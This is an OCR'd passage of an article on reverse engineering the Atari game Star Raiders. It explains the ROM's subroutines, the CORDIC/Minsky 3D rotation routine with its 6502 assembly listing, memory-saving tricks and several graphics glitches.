


Figure 1. Simplified Call Graph of Start Up and Game Loop

1	$A14A	INITCOLD	Initialize program (Cold start)
	$A15A	INITSELECT	Entry point when SELECT function key was pressed
3	$A15C	INITDEMO	Entry point when program switches into demo mode
	$A15E	INITSTART	Entry point when START function key was pressed
5	$A1F3	GAMELOOP	Game loop
	$A6D1	VBIHNDLR	Vertical Blank Interrupt Handler
7	$A718	DLSTHNDLR	Display List Interrupt Handler
	$A751	IRQHNDLR	Interrupt Request (IRQ) Handler
9	$A76F	DRAWLINES	Draw horizontal and vertical lines
	$A782	DRAWLINE	Draw a single horizontal or vertical line
11	$A784	DRAWLINE2	Draw blip in Attack Computer
	$A7BF	UPDATTCOMP	Update Attack Computer Display
13	$A89B	HYPERWARP	Handle hyperwarp
	$A980	ABORTWARP	Abort hyperwarp
15	$A987	ENDWARP	End hyperwarp
	$A98D	CLEANUPWARP	Clean up hyperwarp variables
17	$A9B4	INITTRAIL	Initialize star trail during STAR TRAIL PHASE of hyperwarp
	$AA21	PROJECTION	Calculate pixel column (or row) number from position vector
19	$AA79	MANEUVER	Maneuver our starship's and Zylon photon torpedoes and Zylon ships
	$AC6B	INITEXPL	Initialize explosion
21	$ACAF	COPYPOSVEC	Copy a position vector
	$ACC1	COPYPOSXY	Copy x and y components (coordinates) of position vector
23	$ACE6	DOCKING	Handle docking at starbase, launch and return of transfer vessel
	$ADF1	MODDLST	Modify Display List
25	$AE0D	CLRPLAYFIELD	Clear PLAYFIELD memory
	$AE0F	CLRMEM	Clear memory
27	$AE29	TRIGGER	Handle joystick trigger
	$AEA8	NOISE	Copy noise sound pattern
29	$AECA	HOMINGVEL	Calculate homing velocity of our starship's photon torpedo 0 or 1
	$AEE1	DAMAGE	Damage or destroy one of our starship's subsystems
31	$AF3D	COLLISION	Detect a collision of our starship's photon torpedoes
	$AFFE	KEYBOARD	Handle Keyboard Input
33	$B045	SETVIEW	Set Front view
	$B07B	UPDSCREEN	Clear PLAYFIELD, draw Attack
35	$B10A	GAMEOVER	Handle game over
	$B121	GAMEOVER2	Game over (Mission successful)
37	$B162	SELECTWARP	Select hyperwarp arrival location on Galactic Chart
	$B1A7	CALCWARP	Calculate and display hyperwarp energy
39	$B216	UPDTITLE	Update title line
	$B223	SETTITLE	Set title phrase in title line
41	$B2AB	SOUND	Handle sound effects
	$B3A6	BEEP	Copy beeper sound pattern
43	$B3BA	INITIALIZE	More game initialization
	$B4B9	DRAWGC	Draw Galactic Chart
45	$B4E4	FLUSHGAMELOOP	Handle remaining tasks at the end of a game loop iteration
	$B69B	ROTATE	Rotate position vector component (coordinate) by fixed angle
47	$B6FB	SCREENCOLUMN	Calculate pixel column number from centered pixel column number
	$B71E	SCREENROW	Calculate pixel row number from centered pixel row number
49	$B764	INITPOSVEC	Initialize position vector of a space object
	$B7BE	RNDINVXY	Randomly invert the x and y components of a position vector
51	$B7F1	ISSURROUNDED	Check **if** a sector is surrounded by Zylon units
	$B804	UPDPANEL	Control Panel Display
53	$B86F	DECENERGY	Decrease energy
	$B8A7	SHOWCOORD	Display a position vector component (coordinate) in
55			Control Panel Display
	$B8CD	SHOWDIGITS	Display a value by a readout of the Control Panel Display

Table 1. Star Raiders Subroutines




Figure 2. Genome Sequence of the STAR RAIDERS ROM

font (in strips 1-2).

- The largest contiguous (dark) blue chunk represents the 1246 bytes of the main game loop `GAMELOOP` (`$A1F3`) (in strips 3-10).
- At the beginning of the second data part are the shapes for the Players (sprites) (in strips 34-36).
- The largest contiguous (light) green chunk represents the 503 bytes of the game's word table `WORDTAB` (`$BC2B`) (in strips 38-41).

A good reverse engineering strategy was to start working from code locations that used Atari's published symbols, the equivalent of piecing together the border of a jigsaw puzzle first before starting to tackle the puzzle's center. Then, however, came the inevitable and very long stretch of reconstructing the game's logic and variables with a combination of educated guesses, trial-and-error, and lots of patience. At this stage, the tools I used mostly were nothing but a text editor (Notepad) and a word processor (Microsoft Word) to fill the gaps in the documentation of the code and the data. I also created a memory map text file to list the used memory locations and their purpose. These entries were continually updated – and more than often discarded after it turned out that I had taken a wrong turn.

2.3 A Programming Gem: Rotating 3D Vectors

What is the most interesting, fascinating, and unexpected piece of code in **STAR RAIDERS**? My pick would be the very code that started me to reverse engineer **STAR RAIDERS** in the first place: subroutine `ROTATE` (`$B69B`), which rotates objects in the game's 3D coordinate space (shown in Figure 3). And here is why: Rotation calculations usually involve trigonometry, matrices, and so on – at least some multiplications. But the 6502 CPU has only 8-bit addition and subtraction operations. It does not provide either a multiplication or a division operation – and certainly no trig operation! So how do the rotation calculations work, then?

Let's start with the basics: The game uses a 3D coordinate system with the position of our starship at the center of the coordinate system. The locations of all space objects (Zylon ships, meteors, pho-

ton torpedoes, starbase, transfer vessel, Hyperwarp Target Marker, stars, and explosion fragments) are described by a position vector relative to our starship.

A position vector is composed of an x, y, and z component, whose values I call the x, y, and z coordinates with the arbitrary unit <KM>. The range of a coordinate is −65536 to +65535 <KM>.

Each coordinate is a signed 17-bit integer number, which fits into three bytes. Bit 16 contains the sign bit, which is 1 for positive and 0 for negative sign. Bits 15 to 0 are the mantissa as a two's-complement integer.

```
   Sign       Mantissa
2       B16 B15...B8 B7....B0
          |  |       |  |       |
4 0000000* ******** ********
```

Some example bit patterns for coordinates:

```
   00000001 11111111 11111111 = +65535 <KM>
2  00000001 00000001 00000000 =   +256 <KM>
   00000001 00000000 11111111 =   +255 <KM>
4  00000001 00000000 00000001 =     +1 <KM>
   00000001 00000000 00000000 =     +0 <KM>
6  00000000 11111111 11111111 =     −1 <KM>
   00000000 11111111 11111110 =     −2 <KM>
8  00000000 11111111 00000001 =   −255 <KM>
   00000000 11111111 00000000 =   −256 <KM>
10 00000000 00000000 00000000 = −65536 <KM>
```


The position vector for each space object is stored in nine tables (3 coordinates × 3 bytes for each coordinate). There are up to 49 space objects used in the game simultaneously, so each table is 49 bytes long:

XPOSSIGN	XPOSHI	XPOSLO
($09DE..$0A0E)	($0A71..$0AA1)	($0B04..$0B34)
YPOSSIGN	YPOSHI	YPOSLO
($0A0F..$0A3F)	($0AA2..$0AD2)	($0B35..$0B65)
ZPOSSIGN	ZPOSHI	ZPOSLO
($09AD..$09DD)	($0A40..$0A70)	($0AD3..$0B03)

With that explained, let's have a look at subroutine ROTATE ($B69B). This subroutine rotates a position vector component (coordinate) of a space object by a fixed angle around the center of the 3D coordinate system, the location of our starship. This operation is used in 3 out of 4 of the game's view modes (Front view, Aft view, Long-Range Scan view) to rotate space objects in and out of the view.

2.3.1 Rotation Mathematics


The game uses a left-handed 3D coordinate system with the positive x-axis pointing to the right, the positive y-axis pointing up, and the positive z-axis pointing into flight direction.



A rotation in this coordinate system around the y-axis (horizontal rotation) can be expressed as

$$x' = \cos(r_y)x + \sin(r_y)z \qquad (1)$$
$$z' = -\sin(r_y)x + \cos(r_y)z$$

where r_y is the clockwise rotation angle around the y-axis, x and z are the coordinates before this rotation, and the primed coordinates x' and z' the coordinates after this rotation. The y-coordinate is not changed by this rotation.



A rotation in this coordinate system around the x-axis (vertical rotation) can be expressed as

$$z' = \cos(r_x)z + \sin(r_x)y \qquad (2)$$
$$y' = -\sin(r_x)z + \cos(r_x)y$$

where r_x is the clockwise rotation angle around the x-axis, z and y are the coordinates before this rotation, and the primed coordinates z' and y' the coordinates after this rotation. The x-coordinate is not changed by this rotation.

2.3.2 Subroutine Implementation Overview

A single call of subroutine ROTATE ($B69B) is able to compute one of the four expressions in Equations 1 and 2. To compute all four expressions to

get the new set of coordinates, this subroutine has to be called four times. This is done twice in pairs in `GAMELOOP` (`$A1F3`) at `$A391` and `$A398`, and at `$A3AE` and `$A3B5`, respectively.

The first pair of calls calculates the new x and z coordinates of a space object due to a horizontal (left/right) rotation of our starship around the y-axis following the expressions of Equation 1.

The second pair of calls calculates the new y and z coordinates of the same space object due to a vertical (up/down) rotation of our starship around the x-axis following the expressions of Equation 2.

If you look at the code of `ROTATE` (`$B69B`), you may be wondering how this calculation is actually executed, as there is neither a sine nor cosine function call. What you'll actually find implemented, however, are the following calculations:

Joystick Left

$$\begin{aligned} x &:= x + z/64 \\ z &:= -x/64 + z \end{aligned} \tag{3}$$

Joystick Right

$$\begin{aligned} x &:= x - z/64 \\ z &:= x/64 + z \end{aligned} \tag{4}$$

Joystick Down

$$\begin{aligned} y &:= y + z/64 \\ z &:= -y/64 + z \end{aligned} \tag{5}$$

Joystick Up

$$\begin{aligned} y &:= y - z/64 \\ z &:= y/64 + z \end{aligned} \tag{6}$$

2.3.3 CORDIC Algorithm

When you compare the expressions of Equations 1–2 with expressions of Equations 3–6, notice the similarity between the expressions if you substitute[5]

$$\begin{aligned} \sin(r_y) &\to 1/64 \\ \cos(r_y) &\to 1 \\ \sin(r_x) &\to 1/64 \\ \cos(r_x) &\to 1 \end{aligned}$$

From $\sin(r_y) = 1/64$ and $\sin(r_x) = 1/64$ you can derive that the rotation angles r_y and r_x by which the space object is rotated (per game loop iteration) have a constant value of 0.89°, as $\arcsin(1/64) = 0.89°$.

What about $\cos(r_y)$ and $\cos(r_x)$? The substitution does not match our derived angle exactly, because $\cos(0.89°) = 0.99988$ and is not exactly 1. However, this value is so close that substituting $\cos(0.89°)$ with 1 is a very good approximation, simplifying calculations significantly.

Another significant simplification results from the division by 64, as the actual division operation can be replaced with a much faster bit shift operation.

This calculation-friendly way of computing rotations is also known as the "CORDIC (COordinate Rotation DIgital Computer)" algorithm.

2.3.4 Minsky Rotation

There is one more interesting mathematical subtlety: Did you notice that expressions of Equations 1 and 2 use a new (primed) pair of variables to store the resulting coordinates, whereas in the implemented Equations 3–6, the value of the first coordinate of a coordinate pair is overwritten with its new value and this value is used in the subsequent calculation of the second coordinate? For example, when the joystick is pushed left, the first call of this subroutine calculates the new value of x according to first expression of Equation 3, overwriting the old value of x. During the second call to calculate z according to the second expression of Equation 3, the new value of x is used instead of the old one. Is this to save the memory needed to temporarily store the old value of x? Is this a bug? If so, why does the rotation calculation actually work?

Have a look at the expressions of Equation 3 (the other Equations 4–6 work in a similar fashion):

$$\begin{aligned} x &:= x + z/64 \\ z &:= -x/64 + z \end{aligned}$$

If we substitute $1/64$ with e, we get

$$\begin{aligned} x &:= x + ez \\ z &:= -ex + z \end{aligned}$$

[5] *This substitution gave a friendly mathematician who happened to see it a nasty shock. She yelled at us that $cos^2x+sin^2x = 1$ for all real x and forever, and therefore this could not possibly be a rotation; it's a rotation with a stretch! We reminded her of the old joke that in wartime the value of the cosine has been known to reach 4. —PML*

Note that x is calculated first and then used in the second expression. When using primed coordinates for the resulting coordinates after calculating the two expressions we get

$$\begin{aligned} x' &:= x + ez \\ z' &:= -ex' + z \\ &= -e(x + ez) + z \\ &= -ex + (1 - e^2)z \end{aligned}$$

or in matrix form

$$\begin{pmatrix} x' \\ z' \end{pmatrix} = \begin{pmatrix} 1 & e \\ -e & 1 - e^2 \end{pmatrix} \begin{pmatrix} x \\ z \end{pmatrix}$$

Surprisingly, this turns out to be a rotation matrix, because its determinant is $(1 \times (1 - e^2) - (-e \times e)) = 1$. (Incidentally, the column vectors of this matrix do not form an orthogonal basis, as their scalar product is $1 \times e + (-e \times (1 - e^2)) = -e^2$. Orthogonality holds for $e = 0$ only.)

This kind of rotation calculation is described by Marvin Minsky in AIM 239 HAKMEM[6] and is called "Minsky Rotation."

2.3.5 Subroutine Implementation Details

To better understand how the implementation of this subroutine works, we must again look at Equations 3–6. If you rearrange the expressions a little, their structure is always of the form:

$$\texttt{TERM1} := \texttt{TERM1 SIGN TERM2}/64$$

or shorter


$$\texttt{TERM1} := \texttt{TERM1 SIGN TERM3}$$

where `TERM3` := `TERM2`/64 and `SIGN` := + or − and where `TERM1` and `TERM2` are coordinates. In fact, this is all this subroutine actually does: It simply adds `TERM2` divided by 64 to `TERM1` or subtracts `TERM2` divided by 64 from `TERM1`.

When calling this subroutine the correct table indices for the appropriate coordinates `TERM1` and `TERM2` are passed in the CPU's `Y` and `X` registers, respectively.

What about `SIGN` between `TERM1` and `TERM3`? Again, have a look at Equations 3–6. To compute the two new coordinates after a rotation, the `SIGN` toggles from plus to minus and vice versa. The `SIGN` is initialized with the value of `JOYSTICKDELTA` (`$6D`) before calling subroutine `ROTATE` (`$B69B`, Figure 3) and is toggled in every call of this subroutine. The initial value of `SIGN` should be positive (+, byte value `$01`) if the rotation is clockwise (the joystick is pushed right or up) and negative (−, byte value `$FF`) if the rotation is counter-clockwise (the joystick is pushed left or down), respectively. Because `SIGN` is always toggled in `ROTATE` (`$B69B`) before the adding or subtraction operation of `TERM1` and `TERM3` takes place, you have to pass the already toggled value with the first call.

Unclear still are three instructions starting at address `$B6AD`. They seem to set the two least significant bits of `TERM3` in a random fashion. Could this be some quick hack to avoid messing with exact but potentially lengthy two's-complement arithmetic?



2.4 Dodging Memory Limitations

It is impressing how much functionality was squeezed into **STAR RAIDERS**. Not surprisingly, the bytes of the 8 KB ROM are used up almost completely. Only a single byte is left unused at the very end of the code. When counting four more bytes from three orphaned entries in the game's lookup tables, only five bytes in total out of 8,192 bytes are actually not used. ROM memory was extremely precious. Here are some techniques that demonstrate

[6] `unzip pocorgtfo13.pdf AIM-239.pdf` #Item 149, page 73.

```
                ; INPUT
2               ;
                ; X = Position vector component index of TERM2. Used values are:
4               ; $00..$30 -> z-component (z-coordinate) of position vector 0..48
                ; $31..$61 -> x-component (x-coordinate) of position vector 0..48
6               ; $62..$92 -> y-component (y-coordinate) of position vector 0..48
                ;
8               ; Y = Position vector component index of TERM1. Used values are:
                ; $00..$30 -> z-component (z-coordinate) of position vector 0..48
10              ; $31..$61 -> x-component (x-coordinate) of position vector 0..48
                ; $62..$92 -> y-component (y-coordinate) of position vector 0..48
12              ;
                ; JOYSTICKDELTA ($6D) = Initial value of SIGN. Used values are:
14              ; $01 -> (= Positive) Rotate right or up
                ; $FF -> (= Negative) Rotate left or down
16
                                                ; TERM3 is a 24-bit value, represented by 3 bytes as
18                                              ; $(sign)(high byte)(low byte)
     =006A      L.TERM3LO    = $6A              ; TERM3 (high byte), where TERM3 := TERM2 / 64
20   =006B      L.TERM3HI    = $6B              ; TERM3 (low byte),  where TERM3 := TERM2 / 64
     =006C      L.TERM3SIGN = $6C               ; TERM3 (sign),      where TERM3 := TERM2 / 64
22
 B69B BDAD09    ROTATE       LDA ZPOSSIGN,X     ;
24 B69E 4901                 EOR #$01           ;
 B6A0 F002                   BEQ SKIP224        ; Skip if sign of TERM2 is positive
26 B6A2 A9FF                 LDA #$FF           ;

28 B6A4 856B    SKIP224      STA L.TERM3HI      ; If TERM2 pos. -> TERM3 := $0000xx (= TERM2 / 256)
 B6A6 856C                   STA L.TERM3SIGN    ; If TERM2 neg. -> TERM3 := $FFFFxx (= TERM2 / 256)
30 B6A8 BD400A               LDA ZPOSHI,X       ; where xx := TERM2 (high byte)
 B6AB 856A                   STA L.TERM3LO      ;
32
 B6AD AD0AD2                 LDA RANDOM         ; (?) Hack to avoid messing with two-complement's
34 B6B0 09BF                 ORA #$BF           ; (?) arithmetic? Provides two least significant
 B6B2 5DD30A                 EOR ZPOSLO,X       ; (?) bits B1..0 in TERM3.
36
 B6B5 0A                     ASL A              ; TERM3 := TERM3 * 4 (= TERM2 / 256 * 4 = TERM2 / 64)
38 B6B6 266A                 ROL L.TERM3LO      ;
 B6B8 266B                   ROL L.TERM3HI      ;
40 B6BA 0A                   ASL A              ;
 B6BB 266A                   ROL L.TERM3LO      ;
42 B6BD 266B                 ROL L.TERM3HI      ;

44 B6BF A56D                 LDA JOYSTICKDELTA  ; Toggle SIGN for next call of ROTATE
 B6C1 49FF                   EOR #$FF           ;
46 B6C3 856D                 STA JOYSTICKDELTA  ;
 B6C5 301A                   BMI SKIP225        ; If SIGN negative then subtract, else add TERM3
48
                ;*** Addition ********************************************************************
50 B6C7 18                   CLC                ; TERM1 := TERM1 + TERM3
 B6C8 B9D30A                 LDA ZPOSLO,Y       ; (24-bit addition)
52 B6CB 656A                 ADC L.TERM3LO      ;
 B6CD 99D30A                 STA ZPOSLO,Y       ;
54
 B6D0 B9400A                 LDA ZPOSHI,Y       ;
56 B6D3 656B                 ADC L.TERM3HI      ;
 B6D5 99400A                 STA ZPOSHI,Y       ;
58
 B6D8 B9AD09                 LDA ZPOSSIGN,Y     ;
60 B6DB 656C                 ADC L.TERM3SIGN    ;
 B6DD 99AD09                 STA ZPOSSIGN,Y     ;
62 B6E0 60                   RTS                ;

64              ;*** Subtraction *****************************************************************
 B6E1 38        SKIP225      SEC                ; TERM1 := TERM1 - TERM3
66 B6E2 B9D30A               LDA ZPOSLO,Y       ; (24-bit subtraction)
 B6E5 E56A                   SBC L.TERM3LO      ;
68 B6E7 99D30A               STA ZPOSLO,Y       ;

70 B6EA B9400A               LDA ZPOSHI,Y       ;
 B6ED E56B                   SBC L.TERM3HI      ;
72 B6EF 99400A               STA ZPOSHI,Y       ;

74 B6F2 B9AD09               LDA ZPOSSIGN,Y     ;
 B6F5 E56C                   SBC L.TERM3SIGN    ;
76 B6F7 99AD09               STA ZPOSSIGN,Y     ;
 B6FA 60                     RTS                ;
```

Figure 3. `ROTATE` Subroutine at `$B69B`

the fierce fight for each spare ROM byte.

2.4.1 Loop Jamming

Loop jamming is the technique of combining two loops into one, reusing the loop index and optionally skipping operations of one loop when the loop index overshoots.

How much bytes are saved by loop jamming? As an example, Figure 4 shows an original 19-byte fragment of subroutine `INITIALIZE` (`$B3BA`) using loop jamming. The same fragment without loop jamming, shown in Figure 5, is 20 bytes long. So loop jamming saved one single byte.

Another example is the loop that is set up at `$A165` in `INITCOLD` (`$A14A`). A third example is the loop set up at `$B413` in `INITIALIZE` (`$B3BA`). This loop does not explicitly skip loop indices, thus saving four more bytes (the `CMP` and `BCS` instructions) on top of the one byte saved by regular loop jamming. Thus, seven bytes are saved in total by loop jamming.

2.4.2 Sharing Blank Characters

One more technique to save bytes is to let strings share their leading and trailing blank characters. In the game there is a header text line of twenty characters that displays one of the strings "`LONG RANGE SCAN`," "`AFT VIEW`," or "`GALACTIC CHART`." The display hardware directly points to their location in the ROM. They are enclosed in blank characters (bytes of value `$00`) so that they appear horizontally centered.

A naive implementation would use $3 \times 20 = 60$ bytes to store these strings in ROM. In the actual implementation, however, the trailing blanks of one header string are reused as leading blanks of the following header, as shown in Figure 6. By sharing blank characters the required memory is reduced from 60 bytes to 54 bytes, saving six bytes.

2.4.3 Reusing Interrupt Exit Code

Yet another, rather traditional technique is to reuse code, of course. Figure 7 shows the exit code of the Vertical Blank Interrupt handler `VBIHNDLR` (`$A6D1`) at `$A715`, which jumps into the exit code of the Display List Interrupt handler `DLSTHNDLR` (`$A718`) at `$A74B`, reusing the code that restores the registers that were put on the CPU stack before entering the Vertical Blank Interrupt handler.

This saves another six bytes (`PLA`, `TAY`, `PLA`, `TAX`, `PLA`, `RTI`), but spends three bytes (`JMP JUMP004`), in total saving three bytes.

2.5 Bugs

There are a few bugs, or let's call them glitches, in **STAR RAIDERS**. This is quite astonishing, given the complex game and the development tools of 1979, and is a testament to thorough play testing. The interesting thing is that the often intense game play distracts the players' attention from noticing these glitches, just like what a skilled parlor magician would do.

2.5.1 A Starbase Without Wings

When a starbase reaches the lower edge of the graphics screen and overlaps with the Control Panel Display below (Figure 8 (left), screenshot) and you nudge the starbase a little bit more downward, its wings suddenly vanish (Figure 8 (right), screenshot).

The reason is shown in the insert on the right side of the figure: The starbase is a composite of three Players (sprites). Their bounding boxes are indicated by three white rectangles. If the vertical position of the top border of a Player is larger than a vertical position limit, indicated by the tip of the white arrow, the Player is not displayed. The relevant location of the comparison is at `$A534` in `GAMELOOP` (`$A1F3`). While the Player of the central part of the starbase does not exceed this vertical limit, the Players that form the starbase's wings do so, and are thus not rendered.

This glitch is rarely noticed because players do their best to keep the starbase centered on the screen, a prerequisite for a successful docking.

2.5.2 Shuffling Priorities

There are two glitches that are almost impossible to notice (and I admit some twisted kind of pleasure to expose them, ;-):

- During regular gameplay, the Zylon ships and the photon torpedoes appear *in front of* the cross hairs (Figure 9 (left)), as if the cross hairs were light years away.
- During docking, the starbase not only appears *behind* the stars (Figure 9 (right)) as if the starbase is light years away, but the transfer vessel moves *in front of* the cross hairs!

```
1 B3BA A259      INITIALIZE      LDX #89                 ; Set 89(+1) GRAPHICS7 rows from DSPLST+5 on
  B3BC A90D      LOOP060         LDA #$0D                ; Prep DL instruction $0D (one row of GRAPHICS7)
3 B3BE 9D8502                    STA DSPLST+5,X          ; DSPLST+5,X := one row of GRAPHICS7
  B3C1 E00A                      CPX #10                 ;
5 B3C3 B005                      BCS SKIP195             ;
  B3C5 BDA9BF                    LDA PFCOLORTAB,X        ; Copy PLAYFIELD color table to zero-page table
7 B3C8 95F2                      STA PF0COLOR,X          ; (loop jamming)
  B3CA CA        SKIP195         DEX                     ;
9 B3CB 10EF                      BPL LOOP060             ;
```

Figure 4. `INITIALIZE` Subroutine at `$B3BA` (Excerpt)

```
1 B3BA A259      INITIALIZE      LDX #89                 ; Set 89(+1) GRAPHICS7 rows from DSPLST+5 on
  B3BC A90D      LOOP060         LDA #$0D                ; Prep DL instruction $0D (one row of GRAPHICS7)
3 B3BE 9D8502                    STA DSPLST+5,X          ; DSPLST+5,X := one row of GRAPHICS7
  B3C1 CA                        DEX                     ;
5 B3C2 10F8                      BPL LOOP060             ;
  B3C4 A209                      LDX #9                  ;
7 B3C6 BDAABF    LOOP060B        LDA PFCOLORTAB,X        ; Copy PLAYFIELD color table to zero-page table
  B3C9 95F2                      STA PF0COLOR,X          ;
9 B3CB CA                        DEX                     ;
  B3CC 10F8                      BPL LOOP060B            ;
```

Figure 5. `INITIALIZE` Subroutine Without Loop Jamming (Excerpt)

The reason is the drawing order or "graphics priority" of the bit-mapped graphics and the Players (sprites). It is controlled by the `PRIOR` (`$D01B`) hardware register.

During regular flight, see Figure 9 (left), `PRIOR` (`$D01B`) has a value of `$11`. This arranges the displayed elements in the following order, from front to back:

- Players 0-4 (photon torpedoes, Zylon ships, ...)
- Bit-mapped graphics (stars, cross hairs)
- Background.

This arrangement is fine for the stars as they are bit-mapped graphics and need to appear behind the photon torpedoes and the Zylon ships, but this arrangement applies also to the cross hairs – causing the glitch.

